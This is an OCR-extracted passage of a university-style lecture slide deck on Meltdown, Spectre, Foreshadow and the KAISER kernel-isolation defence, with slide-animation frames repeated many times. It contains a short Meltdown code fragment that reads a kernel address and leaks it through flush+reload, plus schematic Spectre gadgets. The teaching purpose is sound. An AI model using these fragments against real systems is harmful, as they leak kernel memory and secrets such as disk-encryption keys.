  array[secret * 4096] = 0;
}

for (size_t i = 0; i < 256; i++) {
  if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
    printf("%c\n", i);
  }
}
```

Make it faster



- Improve the performance with a NULL pointer dereference

Make it faster




- Improve the performance with a NULL pointer dereference

```
if(xbegin() == XBEGIN_STARTED) {
  *(volatile char*) 0;
  char secret = *(char*) 0xffffffff81a000e0;
  array[secret * 4096] = 0;
  xend();
}
```


SO YOU ARE TELLING ME
YOU CAN DUMP THE MEMORY STORED IN L1?
imgflip.com



WHAT IF I TOLD YOU
YOU CAN LEAK THE ENTIRE MEMORY
imgflip.com

Uncached memory




- Assumed that one can only read data stored in the L1 with Meltdown

Uncached memory




- Assumed that one can only read data stored in the L1 with Meltdown
- Experiment where a thread flushes the value constantly and a thread on a different core reloads the value

Uncached memory




- Assumed that one can only read data stored in the L1 with Meltdown
- Experiment where a thread flushes the value constantly and a thread on a different core reloads the value
  - Target data is not in the L1 cache of the attacking core

Uncached memory



- Assumed that one can only read data stored in the L1 with Meltdown
- Experiment where a thread flushes the value constantly and a thread on a different core reloads the value
  - Target data is not in the L1 cache of the attacking core
- We can still leak the data at a lower reading rate

Uncached memory



- Assumed that one can only read data stored in the L1 with Meltdown
- Experiment where a thread flushes the value constantly and a thread on a different core reloads the value
  - Target data is not in the L1 cache of the attacking core
- We can still leak the data at a lower reading rate
- Meltdown might implicitly cache the data


I'LL JUST QUICKLY DUMP THE
ENTIRE MEMORY VIA MELTDOWN
imgflip.com

Practical attacks

- Dumping the entire physical memory takes some time

Practical attacks

- Dumping the entire physical memory takes some time
  - Not very practical in most scenarios

Practical attacks

- Dumping the entire physical memory takes some time
  - Not very practical in most scenarios
- Can we mount more targeted attacks?

VeraCrypt

- Open-source utility for disk encryption

VeraCrypt

- Open-source utility for disk encryption
- Fork of TrueCrypt

VeraCrypt

- Open-source utility for disk encryption
- Fork of TrueCrypt
- Cryptographic keys are stored in RAM

VeraCrypt

- Open-source utility for disk encryption
- Fork of TrueCrypt
- Cryptographic keys are stored in RAM
  - With Meltdown, we can extract the keys from DRAM

File Edit View Search Terminal Help

```
attacker@meltdown ~/exploit %
```

File Edit View Search Terminal Help


```
victim@meltdown ~ %
```

Take the kernel addresses...


- Kernel addresses in user space are a problem

Take the kernel addresses...

- Kernel addresses in user space are a problem
- Why don't we take the kernel addresses...




...and remove them



- ...and remove them if not needed?

...and remove them



- ...and remove them if not needed?
- User accessible check in hardware is not reliable


Kernel Address Isolation to have Side channels Efficiently Removed


KAISER /ˈkʌɪzə/

1. [german] Emperor, ruler of an empire
2. largest penguin, emperor penguin

Kernel **A**ddress **I**solation to have **S**ide channels **E**fficiently **R**emoved


KAISER Illustration

Without KAISER:




KAISER Illustration

Without KAISER:




With KAISER:




KAISER (Stronger Kernel Isolation) Patches

KAISER (Stronger Kernel Isolation) Patches




- Our patch
- Adopted in Linux

KAISER (Stronger Kernel Isolation) Patches




- Our patch
- Adopted in Linux




- Adopted in Windows

KAISER (Stronger Kernel Isolation) Patches




- Our patch
- Adopted in Linux




- Adopted in Windows

- Adopted in OSX/iOS

KAISER (Stronger Kernel Isolation) Patches



- Our patch
- Adopted in Linux




- Adopted in Windows


- Adopted in OSX/iOS

→ **now in every computer**

Foreshadow / Foreshadow-NG[1] [Van+18; Wei+18]



[1] Jo Van Bulck et al. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018.



L1TF/Foreshadow Demo

Mitigating L1TF/Foreshadow

Either:

Mitigating L1TF/Foreshadow

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core

Mitigating L1TF/Foreshadow

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Mitigating L1TF/Foreshadow

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Or:

Mitigating L1TF/Foreshadow

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Or:

- disable EPTs

MELTDOWN

SPECTRE


MELTDOWN

SPECTRE

Spectre (variant 1)

```
index = 0;

char* data = "textKEY";

if (index < 4)
```

then



else

```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)


```
index = 0;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0


Spectre (variant 1)

```
index = 0;

char* data = "textKEY";

if (index < 4)
```



Spectre (variant 1)

```
index = 0;

char* data = "textKEY";

if (index < 4)
```



Spectre (variant 1)

```
index = 1;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)


```
index = 1;

char* data = "textKEY";

if (index < 4)
```

then


else

```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)

```
index = 1;

char* data = "textKEY";

if (index < 4)
```



Spectre (variant 1)

```
index = 1;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)


```
index = 2;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)

```
index = 2;

char* data = "textKEY";

if (index < 4)
```




```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)

```
index = 2;

char* data = "textKEY";

if (index < 4)
```

Speculate

then

Prediction

else

```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)

```
index = 2;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)

```
index = 3;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)


```
index = 3;

char* data = "textKEY";

if (index < 4)
```

then

else

```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)

```
index = 3;

char* data = "textKEY";

if (index < 4)
```

Speculate

then

Prediction

else

```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)

```
index = 3;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)


```
index = 4;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)


```
index = 4;

char* data = "textKEY";

if (index < 4)
```




```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)

```
index = 4;

char* data = "textKEY";

if (index < 4)
```

Speculate

then


```
LUT[data[index] * 4096]
```

else

0

Spectre (variant 1)

```
index = 4;

char* data = "textKEY";

if (index < 4)
```




```
LUT[data[index] * 4096]
```

Spectre (variant 1)

```
index = 5;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)

```
index = 5;

char* data = "textKEY";

if (index < 4)
```

then


else

```
LUT[data[index] * 4096]
```

0


Spectre (variant 1)

```
index = 5;

char* data = "textKEY";

if (index < 4)
```



Spectre (variant 1)

```
index = 5;

char* data = "textKEY";

if (index < 4)
```




```
LUT[data[index] * 4096]
```

Spectre (variant 1)

```
index = 6;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

Spectre (variant 1)


```
index = 6;

char* data = "textKEY";

if (index < 4)
```

then


else

```
LUT[data[index] * 4096]
```

0


Spectre (variant 1)

```
index = 6;

char* data = "textKEY";

if (index < 4)
```



Spectre (variant 1)


```
index = 6;

char* data = "textKEY";

if (index < 4)
```




```
LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 0;

index = index & 0x3; // sanitization

char* data = "textKEY";
```




```
LUT[data[index] * 4096]        LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 0;

index = index & 0x3; // sanitization

char* data = "textKEY";
```

consider

```
LUT[data[index] * 4096]
```

ignore

```
LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 0;

index = index & 0x3; // sanitization

char* data = "textKEY";
```

consider

Speculate

ignore

```
LUT[data[index] * 4096]
```

```
LUT[data[index] * 4096]
```

Spectre (variant 4)


```
index = 0;

index = index & 0x3; // sanitization

char* data = "textKEY";
```

consider


ignore

```
LUT[data[index] * 4096]
```

```
LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 1;

index = index & 0x3; // sanitization

char* data = "textKEY";
```




```
LUT[data[index] * 4096]        LUT[data[index] * 4096]
```

Spectre (variant 4)


```
index = 1;

index = index & 0x3; // sanitization

char* data = "textKEY";
```

consider


ignore

```
LUT[data[index] * 4096]
```

```
LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 1;

index = index & 0x3; // sanitization

char* data = "textKEY";
```



Spectre (variant 4)


```
index = 1;

index = index & 0x3; // sanitization

char* data = "textKEY";
```

consider

ignore

```
LUT[data[index] * 4096]
```


```
LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 2;
```

```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```




```
LUT[data[index] * 4096]
```

```
LUT[data[index] * 4096]
```


Spectre (variant 4)

```
index = 2;

index = index & 0x3; // sanitization

char* data = "textKEY";
```


```
LUT[data[index] * 4096]        LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 2;

index = index & 0x3; // sanitization

char* data = "textKEY";
```



Spectre (variant 4)

```
index = 2;

index = index & 0x3; // sanitization

char* data = "textKEY";
```



```
LUT[data[index] * 4096]        LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 3;
```

```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```




```
LUT[data[index] * 4096]
```

```
LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 3;

index = index & 0x3; // sanitization

char* data = "textKEY";
```

consider

```
LUT[data[index] * 4096]
```

ignore

```
LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 3;

index = index & 0x3; // sanitization

char* data = "textKEY";
```

consider

Speculate

ignore

```
LUT[data[index] * 4096]
```

```
LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 3;

index = index & 0x3; // sanitization

char* data = "textKEY";
```

consider


ignore

```
LUT[data[index] * 4096]
```

```
LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 4;

index = index & 0x3; // sanitization

char* data = "textKEY";
```




```
LUT[data[index] * 4096]        LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 4;

index = index & 0x3; // sanitization

char* data = "textKEY";
```

consider


```
LUT[data[index] * 4096]
```

ignore

```
LUT[data[index] * 4096]
```


Spectre (variant 4)

```
index = 4;

index = index & 0x3; // sanitization

char* data = "textKEY";
```




Spectre (variant 4)

```
index = 4;

index = index & 0x3; // sanitization

char* data = "textKEY";
```



Spectre (variant 4)

```
index = 5;

index = index & 0x3; // sanitization

char* data = "textKEY";
```




```
LUT[data[index] * 4096]        LUT[data[index] * 4096]
```

Spectre (variant 4)


```
index = 5;

index = index & 0x3; // sanitization

char* data = "textKEY";
```

consider → `LUT[data[index] * 4096]`

ignore → `LUT[data[index] * 4096]`


Spectre (variant 4)

```
index = 5;

index = index & 0x3; // sanitization

char* data = "textKEY";
```




Spectre (variant 4)

```
index = 5;

index = index & 0x3; // sanitization

char* data = "textKEY";
```



Spectre (variant 4)

```
index = 6;

index = index & 0x3; // sanitization

char* data = "textKEY";
```




```
LUT[data[index] * 4096]        LUT[data[index] * 4096]
```

Spectre (variant 4)

```
index = 6;

index = index & 0x3; // sanitization

char* data = "textKEY";
```

consider


```
LUT[data[index] * 4096]
```

ignore

```
LUT[data[index] * 4096]
```


Spectre (variant 4)

```
index = 6;

index = index & 0x3; // sanitization

char* data = "textKEY";
```



Spectre (variant 4)

```
index = 6;

index = index & 0x3; // sanitization

char* data = "textKEY";
```



Spectre (variant 1.1)

"Speculative Buffer Overflows"

- Speculatively write to memory locations

→ Many more gadgets than previously anticipated

- Very interesting for sandboxes
- Causes some protection mechanisms to fail

Spectre (variant 1.2)

"Speculative Buffer Overflows"

- Speculatively write to memory locations which are not writable
- Actually a variant of Meltdown
  - A permission bit is ignored during out-of-order execution
  - But no scenario where it makes sense without speculative execution?

Spectre (variant 2)

```
Animal* a = bird;
```

```
a->move()
```



```
LUT[data[index] * 4096]
```

0

Spectre (variant 2)

```
Animal* a = bird;
```

```
a->move()
```




```
LUT[data[index] * 4096]
```

Spectre (variant 2)

```
Animal* a = bird;
```

